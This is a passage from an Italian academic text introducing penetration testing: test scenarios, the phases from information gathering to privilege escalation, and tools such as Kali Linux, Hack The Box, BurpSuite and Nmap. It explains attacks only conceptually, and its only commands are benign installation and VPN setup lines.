Il quarto target è l' *API Pentest*. Le API (*Application programming interface*) sono il modo in cui è possibile interfacciare un software con un server; esse sono estremamente comuni ed utilizzate; per questo motivo la sicurezza di tale strumento è fondamentale. Un hacker potrebbe essere in grado di abusare delle API messe a disposizione dal server e compiere azioni malevole, accedere a dati sensibili o compromettere il servizio. Per questo motivo, se si implementano delle API, pubbliche o ad utilizzo privato, è fondamentale rendere sicura questa interfaccia raggiungibile da chiunque sul web. Durante il processo di penetration test delle API si verifica che le logiche dell'applicativo funzionino correttamente, soprattutto per quanto riguarda le meccaniche di autenticazione e autorizzazione. Inoltre, si verifica accuratamente se e come il codice "sanifica" l'input; questo passo è fondamentale per valutare la presenza di attacchi di tipo Injection.

L'ultimo target è l' *IoT Pentest*: esso consiste nel testing della sicurezza di infrastrutture IoT (*Internet of Things*). Il penetration test IoT focalizza l'attenzione sull'individuazione di falle di sicurezza nel funzionamento di tali infrastrutture allo scopo di estrarre informazioni o comprometterne il funzionamento. Tali infrastrutture vengono testate per individuare vulnerabilità quali:

- *Password deboli, "hard-coded" o facilmente intuibili*. Risulta una vulnerabilità comune su dispositivi IoT, poiché spesso vengono mantenute le password di default o vengono

lasciati attivi account di manutenzione con password specificate nel codice e, dunque, non modificabili.

- *Servizi insicuri messi a disposizione pubblicamente*, come dashboard o strumenti di diagnostica.
- *Problematiche all'ecosistema IoT*, come autorizzazioni ed autenticazioni insufficienti o logiche insicure tra back-end e dispositivi.

Inoltre si accerta che gli aggiornamenti avvengano in sicurezza e che i dispositivi non siano esposti a pericoli fisici. Sebbene esistano target differenti, questi non sono auto esclusivi. Di fatto, un penetration test completo richiede che siano valutati tutti gli aspetti di sicurezza di un'infrastruttura, includendo, ovviamente, tutti i target interessati.

1.3.3 Distinzione per modalità di esecuzione

Quando si simula un attacco è importante capire qual è lo scenario che si vuole prendere in considerazione. In base alle premesse, infatti, il grado di realismo e di difficoltà del test può essere più o meno alto e influenzare profondamente il procedimento. Un altro punto cardine per cui si possono definire differenti tipi di pentest è la sua modalità d'esecuzione.

Il primo possibile scenario è l'*External Pentesting*: in questo caso, il pentest viene effettuato partendo dall'esterno, ovvero dal web e dalle ricerche sui motori di ricerca, senza conoscere l'infrastruttura IT aziendale. Solitamente, viene adottato un approccio di tipo Black Box. Si procede, infatti, senza alcuna conoscenza dell'infrastruttura colpita e l'obiettivo è capire se un malintenzionato può effettivamente introdursi nel sistema e quanto a fondo può arrivare. Si cercano punti di accesso scoperti e ci si muove sfruttando ricerche sul web e motori di ricerca. Tra gli applicativi che possono essere analizzati e testati con questa tecnica si annoverano:

- DNS (*Domain Name Server*);
- Sito web;
- Web Application.

Il secondo scenario è l'*Internal Pentesting*: esso si contrappone all'External Pentesting poiché, solitamente, si esegue con un approccio White Box. Sono test eseguiti da una persona appartenente all'azienda e servono per capire l'impatto e i rischi di un eventuale attacco interno. Si ricrea, infatti, un'intrusione condotta da un dipendente o da qualcuno che è illecitamente in possesso di password e dati di accesso. Si analizzano le conseguenze e si individuano eventuali falle nelle politiche di sicurezza aziendale riservate al personale. Questa modalità d'analisi simula, quindi, l'azione di un pirata informatico che, ottenendo password o credenziali di accesso di un impiegato, potrebbe accedere facilmente a molti sistemi interni disponibili, di norma, solo ai dipendenti dell'azienda.

Il terzo scenario possibile è il *Targeted Testing*. Esso viene eseguito da consulenti esterni, generalmente ethical hacker, insieme al personale IT interno all'azienda. Il suo obiettivo principale è quello di rendere consapevoli i tecnici informatici dell'azienda della prospettiva di eventuali attaccanti malintenzionati, così da poter aggiornare e migliorare la sicurezza dell'infrastruttura.

Il quarto scenario è il *Blind Pentesting*: è un test effettuato completamente alla cieca, poiché i tester avranno effettivamente solo a disposizione il nome dell'azienda. Si affida completamente all'approccio Black Box; si tratta della tipologia di pentest (quasi) più realistica, in quanto, come accade negli attacchi reali, saranno gli hacker (in questo caso etici) a trovare il modo di penetrare nel sistema informatico dell'azienda.

L'ultimo scenario è il *Double Blind Pentesting*: è un test effettuato doppiamente alla cieca; infatti può essere definito come la Versione 2.0 del precedente scenario. Rispetto al Blind Penetration Testing, infatti, ha un'unica differenza; con questa modalità d'analisi il dipartimento IT dell'azienda sarà completamente all'oscuro dell'esecuzione del test. Il tester può, quindi, eseguire un attacco assolutamente realistico e verificare non solo il livello di sicurezza del sistema, ma anche la preparazione e la capacità di reazione del personale tecnico. Questo scenario è l'unico completamente realistico proprio perché viene simulato un attacco all'insaputa di tutti, esattamente come fa un hacker reale.

1.4 Fasi di esecuzione di un Penetration Test

Un pentest si sviluppa in diverse fasi (Figura 1.11), che ne rappresentano un vero e proprio ciclo di vita. Nello specifico, se ne possono individuare quattro principali:

1. *Information Gathering*: è la fase di raccolta di tutte le informazioni possibili sul sistema.
2. *Vulnerability Analysis*: è lo step in cui i pentester utilizzano strumenti di scansione delle vulnerabilità nel sistema target.
3. *Exploitation*: utilizzando le informazioni raccolte nei due step precedenti, viene sfruttata una vulnerabilità individuata per attaccare il sistema vittima ed ottenerne l'accesso.
4. *Post Exploitation*: una volta entrati nel sistema, durante questa fase i pentester utilizzano diversi strumenti per mantenere l'accesso in esso e cercare tutte le informazioni rilevanti. Ad esempio, si possono analizzare i permessi dell'utente attaccato, in modo tale da poter effettuare un *privilege escalation*.

Oltre a tali fasi appena enunciate, sono presenti altre fasi di minore entità come, ad esempio, la fase di *Pre-engagement*, che consiste in un colloquio preliminare con il cliente per comprendere gli obiettivi da raggiungere attraverso il pentest, oppure la fase di *Threat Modeling*, basata sull'Information Gathering, e che consiste nel pensare come un attaccante e nello sviluppare piani di attacco in base alle informazioni raccolte. Infine, si ha anche la fase di *Reporting*, in cui tutte le informazioni raccolte nelle fasi precedenti sono formalmente riferite agli stakeholder aziendali. Questo rapporto, di solito, consiste in vulnerabilità scoperte, dati sensibili a cui si accede, tempo impiegato per il pentest e soluzioni di riparazione suggerite.

Figura 1.11: Fasi di un penetration test

1.4.1 Information Gathering

La fase di *Information Gathering* è la prima del ciclo di vita di un Penetration Test, in cui si raccolgono informazioni pubblicamente disponibili o informazioni interne riguardanti il target.L'obiettivo, quindi, è quello di guadagnare più informazioni possibili riguardanti l'organizzazione, come, ad esempio, indirizzi IP, record DNS, server di posta, sottodomini, istantanee precedenti di un'applicazione Web, tecnologie di back-end, informazioni sul server, vulnerabilità divulgate pubblicamente nei software utilizzati.

Esistono due tipologie di ricognizioni possibili, che permettono di ottenere tali informazioni:

- *Passiva*: le informazioni sono già disponibili pubblicamente, ed è quindi necessario soltanto raccoglierle.
- *Attiva*: le informazioni sono nascoste, ed è quindi necessario individuarle attraverso tool e software specializzati.

Si può imparare molto sull'organizzazione e l'infrastruttura di un sistema in entrambi i modi. Per quanto riguarda la raccolta passiva, ad esempio, si può sfruttare la grande quantità di dati e informazioni che vengono pubblicate online e sui social media. Prendendo in considerazione una grande organizzazione, è possibile, nella maggior parte dei casi, "spiare" i membri dell'azienda attraverso i social, ottenendo una grande quantità di informazioni che poi dovranno essere filtrate, poiché potrebbe accadere che i risultati raccolti risultino essere completamente irrilevanti ai fini del Penetration test. Tutte le informazioni pubbliche che vengono raccolte prendono il nome di *Open Source Intelligence* (*OSINT*); esse sono collezionate nei registri pubblici e nei social media.

Per quanto riguarda la raccolta attiva, invece, vengono utilizzate delle tecniche più particolari, come, ad esempio, un tool di Kali Linux chiamato *Nmap*, per la scansione delle porte collegate ad un particolare indirizzo IP, cioè un indirizzo virtuale di un sistema che viene utilizzato per separare il trasporto di dati in base al tipo di servizio che si sta utilizzando. Questo tool verrà trattato con maggior dettaglio nel Capitolo 2. In generale, nella raccolta attiva si effettuano le cosiddette *enumerazioni* di una macchina target, cioè la raccolta di informazioni relative a porte e indirizzi IP (con *Nmap*), l'identificazione del sistema operativo su cui si agisce, l'estrapolazione di servizi applicativi attivi, le directory, gli account o i gruppi della macchina, i possibili dati di un database, etc.

Quindi, in questa fase iniziale di un pentest, si inizia ad interagire con il target, imparando il più possibile senza stabilire nessun attacco diretto, come suggerito da Weidman [2014]. Il successo di un pentest dipende spesso dai risultati della fase di raccolta delle informazioni.

1.4.2 Vulnerability Analysis

La seconda fase fondamentale di un penetration test consiste nell'analisi delle vulnerabilità a partire dalle informazioni raccolte nel gathering. Questo passaggio risulta essere molto importante, perché si cercherà proprio la vulnerabilità che permette al pentester di entrare nel sistema. Esistono numerosi strumenti utilizzabili per cercare una vulnerabilità, ad esempio *Metasploit* (che verrà trattato in seguito con più cura); esso fornisce un database accurato, contenente ogni tipo di vulnerabilità collegata a un determinato servizio. In base alla vulnerabilità, poi, si può decidere il modus operandi per addentrarsi nel sistema sfruttando tale debolezza.

Oltre a strumenti automatizzati e appositamente creati per la ricerca e lo sfruttamento di vulnerabilità, può essere anche condotta una ricerca manuale di queste ultime; ad esempio, è possibile digitare dalla barra di ricerca il nome del servizio seguito da "*vulnerabilities*". Con molta probabilità, il risultato sarà dato da una sigla *CVE* seguita da numeri identificativi (codice univoco e data di scoperta); tale sigla sta per *Common Vulnerabilities and Exposures* e risulta essere un dizionario di vulnerabilità e falle di sicurezza note pubblicamente (Figura 1.12). Trovando la sigla, si può verificare che tale vulnerabilità non sia stata fixata per il sistema che si sta cercando di attaccare: se non c'è stata alcuna patch, si può passare direttamente alla fase di Exploit per sfruttare la vulnerabilità, altrimenti si devono usare altri metodi.

Un'altra tecnica per trovare vulnerabilità molto utilizzata è il *Fuzzing*; essa consiste in una tecnica automatizzata di collaudo del software che prevede l'immissione di dati non validi, imprevisti o casuali come input di un programma tramite appositi programmi detti *fuzzer*. Il programma da testare viene, quindi, monitorato per rilevare eventuali errori o



Figura 1.12: Lista di alcune CVE

falle di sicurezza di un software come arresti anomali, asserzioni errate interne al codice o potenziali memory leak. Un tool di Kali Linux molto utilizzato per tale scopo è *wfuzz*, progettato appositamente per il *bruteforcing* di applicazioni Web.

Un altro strumento di fondamentale importanza per la ricerca di vulnerabilità da sfruttare è *exploit-db.com*; si tratta di un vasto database contenente un enorme numero di Exploit inviati dagli utenti. Spesso viene utilizzato nella sua versione command-line, cioè *searchsploit*, che verrà utilizzato e descritto con maggior cura in seguito, negli scenari descritti nei Capitoli 3, 4 e 5.

Infine, soprattutto nel caso in cui si voglia risparmiare tempo e si voglia superare la ricerca manuale delle vulnerabilità, è possibile ricorrere ad alcuni strumenti chiamati *Vulnerabilities Scanning Tools*: essi consentono di riconoscere, classificare e caratterizzare le falle di sicurezza tra computer, infrastruttura di rete, software e sistemi hardware. Questi scanner di vulnerabilità sono anche in grado di generare un elenco prioritario di ciò che va corretto; essi descrivono le vulnerabilità e forniscono passaggi su come risolverle. Tuttavia, lasciano tracce nel sistema, quindi non sono particolarmente consigliati, anche se risultano essere utili in alcuni casi specifici.

1.4.3 Exploitation

La fase di *Exploitation* è quella di attacco vero e proprio al sistema target; tutte le informazioni raccolte nelle fasi precedenti vengono sfruttate in maniera attiva per poter penetrare nelle vulnerabilità e così ottenere l'accesso al sistema. Infatti, il termine "*exploit*" è traducibile proprio come "*sfruttare*", poiché si trae vantaggio dalle falle di sistema per accedervi. Un Exploit può essere sfruttato in tantissimi modi; nel caso più semplice, ad esempio, possono essere utilizzate delle credenziali di accesso che sono state lasciate scoperte; tuttavia questa risulta essere una situazione piuttosto isolata e idealistica. Nei casi reali, esistono diverse tecniche per sfruttare una vulnerabilità. Può risultare molto utile l'utilizzo di *Metasploit*, che ci aiuta a sfruttare la vulnerabilità scelta e a portare a termine l'attacco settando alcuni parametri necessari per tale falla.

Come descritto anche da Erickson [2008], esistono diverse tipologie di attacchi che possono essere effettuati. Tra i più famosi e comuni ci sono:

1. *Buffer Overflow*: è una delle vulnerabilità più popolari e antiche, poiché deriva da errori di programmazione. Quando un programma eccede i limiti di memoria allocata ed inizia a scrivere su altri blocchi di memoria, si ha questo tipo di vulnerabilità. Ad esempio, tramite questa vulnerabilità viene sovrascritto un dato critico o sensibile. Tale vulnerabilità si può sfruttare attraverso codice malevolo per accedere alla Shell di sistema.

2. *Brute Force Attack*: è un attacco di forza bruta che verifica tutti i sistemi alla ricerca di password deboli per ottenere l'accesso. Un attacco tenta tutte le possibili combinazioni di nome utente e password nel tentativo di ottenere l'accesso. L'obiettivo di un pentester è ottenere una combinazione di nome utente e password che gli consenta di ottenere l'accesso al sistema; una volta ottenuto tale accesso, egli si potrà spostare attraverso la rete e tentare l'escalation dei privilegi.

3. *Pass The Hash*: è una tecnica di hacking che consente a un utente di autenticarsi su più sistemi di una stessa rete pur senza conoscere direttamente le credenziali della vittima. Si usano "semplicemente" il nome utente e la password offuscata, senza il bisogno di crackarla.

4. *Man-In-The-Middle*: permette ad un attaccante di intertecettare e manipolare il traffico internet che l'utente crede privato. Più nello specifico, l'attaccante si mette letteralmente nel mezzo tra due entità che stanno cercando di comunicare tra loro: un client (la vittima) e il server. In questo modo riesce non solo a intercettare i messaggi inviati e ricevuti, ma può anche modificarli o fingersi una delle due parti.

5. *SQL Injection*: alcune applicazioni presentano aree di input, visualizzabili dopo l'esecuzione di una query. Lo scopo di tale Injection è di far arrivare al database una query non corretta, che permette all'attaccante di estrapolare informazioni importanti, come, ad esempio, nomi utente e password.

In generale, esistono innumerevoli tecniche utilizzabili per l'Exploit; quelle descritte poco fa sono solo alcune delle tante. L'obiettivo finale della fase di Exploit è quello di ottenere una *Shell* di sistema, cioè un terminale, dal quale impartire comandi. Una Shell in Linux è chiamata *Bash*, mentre in Windows viene denominata *Power-Shell*. Questo obiettivo può essere raggiunto anche attraverso l'utilizzo di tecniche di *Reverse Shell* (Figura 1.13): è un atto che permette di reindirizzare l'input e l'output di una Shell a un servizio in modo che sia possibile accedervi da remoto. Quindi, la macchina target, in questo caso, inizializza una connessione sulla macchina del pentester, che ascolta su una determinata porta. Uno strumento utile che verrà utilizzato in seguito in ausilio per effettuare il Reverse Shell è *Netcat*.



Figura 1.13: Esempio di funzionamento di una Reverse Shell

1.4.4 Post-Exploitation

Dopo aver guadagnato l'accesso al sistema target, il Penetration test non può considerarsi concluso; in questa fase finale di *Post-Exploitation*, viene eseguita una raccolta di informazioni sul sistema sfruttato, sulla privilege escalation e sul modo di muoversi da un sistema all'altro. Ad esempio, possono essere scoperti modi per accedere a dati sensibili memorizzati sul sistema, oppure si può scoprire che si ha accesso di rete a sistemi aggiuntivi utilizzabili per ottenere un ulteriore accesso ai dati aziendali. In generale, nella fase di Post-Exploitation ci sono tantissime attività da poter effettuare; perciò questo risulta essere probabilmente il metodo più efficace per ottenere un quadro chiaro della situazione di sicurezza di un sistema.

Una delle attività principali durante il Post-Exploitation è, sicuramente, la *privilege escalation*: traducibile come "*scalata delle autorizzazioni*"; essa consiste nello sfruttamento di una falla, di un errore di progetto o di configurazione di un software applicativo o di un sistema operativo al fine di acquisire il controllo di risorse di macchina normalmente precluse a un utente o a un'applicazione. Ad esempio, quando si accede alla Shell di sistema nella fase di Exploit, si attiva un collegamento ad un account che può essere di un utente normale, di un utente con privilegi o, con moltissima fortuna, di un amministratore. In quest'ultimo caso, si ha completo accesso alla macchina, ma risulta davvero una situazione rara. Perciò, l'obiettivo è proprio quello di cercare un modo per scalare i privilegi, così da avere totale controllo della macchina target. Esistono due tipologie di privilege escalation (Figura 1.14):

- *Scalata orizzontale*: quando un utente con permessi su determinate aree del sistema, riesce ad ottenere i permessi su altre aree. Ad esempio, è come se in un servizio bancario si riuscisse a visualizzare il conto corrente di un altro utente.
- *Scalata verticale*: quando un utente con determinati permessi riesce ad effettuare azioni privilegiate senza (in teoria) averne la possibilità. Nel caso specifico, se su una macchina si ha un'utenza normale, e, sfruttando una misconfigurazione, si riescono ad ottenere permessi di root.



Figura 1.14: Scalata orizzontale e verticale a confronto

Non esistono veri e propri schemi da seguire in questa fase finale; è importante ispezionare in dettaglio ogni particolare possibile, in modo tale da trovare informazioni utili che permettano di impossessarsi totalmente della macchina target.

CAPITOLO 2

Le Tecnologie Coinvolte

In questo capitolo vengono presentati e descritti alcuni degli strumenti principali e più utilizzati nei successivi capitoli, durante la realizzazione di penetration test su macchine reali. Tra gli strumenti di seguito enunciati, sono compresi ambiente di lavoro, software, tool e ogni strumento utile a fornire una visione più generale dei pentest svolti successivamente.

2.1 Kali Linux

Ai fini dei penetration test e, in generale, per qualsiasi ambito della cybersecurity, il sistema operativo più utilizzato e consigliato è Linux; esso permette di eseguire operazioni più sofisticate rispetto ad altri sistemi operativi, come iOS o Windows. In particolare, per i pentest, viene consigliato l'utilizzo di una forma di Linux riadattata appositamente per compiti di questo tipo, detta *Kali Linux*.

Basato su Debian, anziché su Ubuntu, Kali Linux è ad oggi uno dei migliori strumenti nelle mani degli esperti di sicurezza dei sistemi informatici e delle reti. Oltre ad un ecosistema operativo agile e, allo stesso tempo, potente, Kali mette a disposizione degli esperti del settore una suite completa di programmi e strumenti per mettere alla prova ogni tipologia di rete o di sistema informatico. Kali Linux integra programmi come *nmap* (scanner di porte), *Wireshark* (tool per lo sniffing di pacchetti dati), *John the ripper* (per decifrare password di sistema e di rete) e *Aircrack-ng* (programma per penetration test di reti wireless).

Kali Linux, distribuzione open source, viene distribuito sia nella versione a 32 bit sia nella versione a 64 bit, può essere installato su qualsiasi supporto di archiviazione di massa e funzionare come live CD e live USB. La distribuzione, inoltre, è stata realizzata anche per architetture ARM, così da poter essere utilizzata su mini-computer, come Raspberry Pi. Kali può essere utilizzato anche in versione virtualizzata, ovvero con l'utilizzo di una *virtual machine*, come Oracle *VM Virtual Box* oppure *VMware Workstation Pro* (quest'ultima è stata scelta per l'esecuzione dei pentest nei capitoli successivi). A prescindere dalla scelta effettuata sulla VM, è necessario installare l'ISO del sistema operativo, attraverso il link `https://www.kali.org/get-kali/`, per poi eseguire una serie di configurazioni riguardanti il disco sulla propria macchina virtuale. Quando tutte le fasi di configurazione ed installazione saranno terminate, si può avviare la propria macchina Kali. Nella Figura 2.1 si può vedere un esempio di schermata di accesso alla macchina.

Solitamente, tutti gli strumenti principali per il pentesting che sono descritti successivamente sono già pre-installati nel file system: in caso contrario, è possibile scaricare un qualsiasi tool dalla Shell di Linux.



Figura 2.1: Schermata di accesso di Kali Linux su macchina VMware

2.2 Hack The Box

Il processo di apprendimento sul corretto svolgimento di un penetration test può essere lungo e complicato, essendo questo un ramo dell'informatica intricato e che necessita una pratica costante. Poiché il pentesting consiste nell'*hackeraggio*, seppur etico, è necessario potersi esercitare senza arrecare danni a sistemi reali. Per questo motivo, è stata inventata nel 2017 una piattaforma chiamata *Hack The Box* (abbreviato *HTB*), all'interno della quale è possibile esercitarsi con i pentest sfruttando delle macchine preparate e messe a disposizione dal sito, in modo tale da effettuare i propri test in maniera sicura e piuttosto realistica. Queste box, infatti, presentano una serie di livelli di difficoltà che permettono di simulare al meglio le situazioni reali che possono presentarsi nel caso di attacchi informatici. Inoltre, ogni Box fornita dal sito è basata su vulnerabilità di qualsiasi tipo, e può variare anche il tipo di sistema operativo (Windows o Linux).

Tuttavia, a prescindere dalle caratteristiche della macchina, in ogni caso è necessario individuare due flag principali; il primo è relativo ad un utente normale, raggiungibile grazie all'Exploitation, mentre il secondo riguarda l'utente root, ed è quindi ottenibile grazie alla fase di Post-Exploitation (per mezzo della *privilege escalation*). Quello che si andrà ad effettuare, quindi, è un vero e proprio "*capture the flag*", più semplicemente noto come *CTF*. Per ogni flag conquistata verrano aggiunti dei punti sul proprio profilo. Il sito permette, anche, di effettuare un abbonamento, non particolarmente oneroso, che garantisce l'accesso alle macchine che sono state ritirate.

Un altro passo fondamentale, al fine di poter iniziare un pentest su una qualsiasi macchina, è il collegamento alla *VPN* fornita dal sito. Ci si collega scaricando il file `.ovpn` disponibile su HackTheBox, e da riga di comando si digita: `sudo openvpn nomefile.ovpn`. L'operazione di connessione alla VPN di HTB va a buon fine una volta che in output compare *Initialization Sequence Completed*. Il terminale per il collegamento va tenuto aperto per tutto l'utilizzo, fino al termine del penetration test.

Per le simulazioni effettuate nei capitoli successivi, sono state sfruttate macchine di diversi scenari, cioè con sistemi operativi e gradi di difficoltà differenti. Tutte e tre le macchine che verranno descritte sono in stato *Retired*, cioè accessibili solo tramite abbonamento VIP. Infine, per ognuna di esse, il collegamento alla VPN del sito di HTB è sempre stato effettuato come passo preliminare.

2.3 BurpSuite

Sviluppato dalla società Portswigger, *BurpSuite* (spesso chiamato semplicemente *Burp*) è uno degli strumenti più apprezzati ed utili presenti all'interno di Kali Linux; è una piattaforma integrata per l'esecuzione di test di sicurezza delle applicazioni web. Una caratteristica peculiare di Burp è quella di essere un set di strumenti *all-in-one*, che garantisce la presenza di ogni tool necessario per il testing nel web. Di solito non è necessario installare Burp sulla propria macchina Kali, essendo già compreso nei tool iniziali, ma, nel caso in cui non sia presente, è possibile scaricarlo direttamente dalla Shell di Linux con il comando `sudo apt install burpsuite`.

Gli strumenti principali compresi in Burp sono i seguenti:

- *Spider*: è un *web-crawler* che viene utilizzato per mappare l'applicazione web di destinazione. L'obiettivo della mappatura è quello di ottenere un elenco di endpoint in modo da poterne osservare la funzionalità e individuare potenziali vulnerabilità. Lo spidering viene eseguito per il semplice motivo che più endpoint vengono raccolti durante il processo di ricognizione e più superfici di attacco sono disponibili durante i test effettivi.

- *Proxy*: BurpSuite contiene un proxy di intercettazione che consente all'utente di vedere e modificare i contenuti delle richieste e delle risposte mentre sono in transito. Inoltre, consente all'utente di inviare la richiesta/risposta sotto monitoraggio a un altro strumento pertinente in BurpSuite, eliminando l'onere del copia-incolla. Il server proxy può essere regolato per funzionare su un IP di loopback specifico e una porta. Per esempio, per intercettare le richieste web, si può utilizzare un'estensione di Firefox e Chrome, chiamata *FoxyProxy*, che permette di creare profili specifici di server proxy, collegabili a host e porta di Burp (Figura 2.2). Nei capitoli successivi, tale estensione sarà molto utilizzata. Il proxy, infine, può anche essere configurato per filtrare tipi specifici di coppie richiesta-risposta.

Figura 2.2: Esempio di creazione di un server proxy con FoxyProxy

- *Intruder*: è un *fuzzer*, utilizzato per inserire una serie di valori in input ed eseguirli, con l'obiettivo di osservare l'output di risposta a determinati impulsi in ingresso. Di solito, un'anomalia comporta una modifica del codice di risposta o della lunghezza del contenuto di quest'ultima. Attraverso l'Intruder, quindi, è possibile effettuare attacchi brute-force su moduli password, moduli pin e altri moduli simili, oppure attacchi "*a dizionario*", cioè una tecnica di attacco informatico mirata a "rompere" un meccanismo di autenticazione provando a decifrare un codice cifrato cercando tra un gran numero di possibilità, su moduli delle password, oppure su campi sospettati di essere vulnerabili a XSS o SQL injection.

- *Repeater*: consente a un utente di inviare richieste ripetutamente con modifiche manuali. È usato per molti scopi, in particolare per verificare se i valori forniti dall'utente vengono verificati, nonché per identificare i cookie di sessione.
- *Decoder*: elenca i metodi di codifica comuni come URL, HTML, Base64, Hex, etc. Questo strumento è utile quando si cercano blocchi di dati in valori di parametri o intestazioni.
- *Sequencer*: è un correttore di entropia che verifica la casualità dei token generati dal server web. Questi token sono generalmente utilizzati per l'autenticazione in operazioni sensibili: i cookie e i token anti-CSRF ne sono degli esempi. Idealmente, questi token devono essere generati in modo completamente casuale in modo tale che la probabilità di apparizione di ogni possibile carattere in una posizione sia distribuita uniformemente. Ciò dovrebbe essere ottenuto sia a livello di bit che di carattere. Un analizzatore di entropia verifica che questa ipotesi sia vera. Tale strumento può essere utilizzato per scoprire i token deboli ed enumerare la loro costruzione.
- *Extender*: BurpSuite supporta componenti esterni da integrare nella suite di strumenti per migliorarne le capacità. Questi componenti esterni sono chiamati BApp. Funzionano proprio come le estensioni del browser. Questi possono essere visualizzati, modificati, installati e disinstallati nella finestra di Extender.
- *Scanner*: esamina automaticamente il sito Web alla ricerca di molte vulnerabilità comuni e le elenca con informazioni sulla sicurezza e sulla loro complessità di sfruttamento. Viene aggiornato regolarmente per includere vulnerabilità nuove e meno note. Non è un tool incluso nella versione gratuita di BurpSuite.

Burp è diventato lo strumento più utilizzato da professionisti della cybersecurity, essendo facile da utilizzare e ricco di risorse particolarmente utili. Infatti, i suoi vari strumenti funzionano perfettamente insieme per supportare l'intero processo di test, dalla mappatura iniziale e dall'analisi della superficie di attacco di un'applicazione, fino alla ricerca e allo sfruttamento delle vulnerabilità di sicurezza. Inoltre, Burp è disponibile in diverse edizioni gratuite o a pagamento; nei pentest dei Capitoli 3, 4 e 5 è stata usata la versione gratuita *Community Edition*.

2.4 Enumerazione

Come accennato nella descrizione della fase di *Information Gathering*, in un pentest l'*enumerazione* di una macchina target consiste nella raccolta di informazioni, attraverso l'uso di software e tool specifici durante la raccolta attiva. I dati più significativi per un pentester sono: porte, indirizzi IP, identificazione del sistema operativo, servizi, directory, gruppi, account, informazioni del database, etc. Tramite tali informazioni è possibile individuare, nel caso ci sia, una vulnerabilità da sfruttare per effettuare exploit.

2.4.1 Nmap

Nmap, abbreviazione di "*Network Mapper*", è un software gratuito e open-source creato per effettuare il port-scanning; ciò vuol dire che è mirato all'individuazione di porte aperte su un computer bersaglio, o anche su range di indirizzi IP, in modo da determinare quali servizi di rete siano disponibili. Questo strumento è diventato uno dei più significativi nel penetration testing, poiché viene sempre utilizzato nella fase iniziale di raccolta delle informazioni; esso permette, infatti, di conoscere i servizi attivi sulla macchina che si intende attaccare.

Per scaricarlo sulla propria macchina Kali, si può digitare da Shell il comando `sudo apt install nmap`.

Gli amministratori di sistema possono utilizzarlo per verificare la presenza di possibili applicazioni server non autorizzate; invece, i cracker possono usarlo per analizzare i loro bersagli: è in grado, infatti, di ipotizzare quale sistema operativo sia utilizzato dal computer bersaglio, tecnica conosciuta come *fingerprinting*.

Tra i vantaggi principali di Nmap si può notare che supporta dozzine di tecniche avanzate per la mappatura di reti piene di filtri IP, firewall, router e altri ostacoli; inoltre, è uno strumento poco invasivo, in grado di non farsi individuare dai vari sistemi di rilevamento delle intrusioni. Un'altra caratteristica particolarmente rilevante è la sua facilità d'uso: può essere richiamato da riga di comando scrivendo `nmap`, seguito, poi, da una serie di parametri e dal nome del target da analizzare.

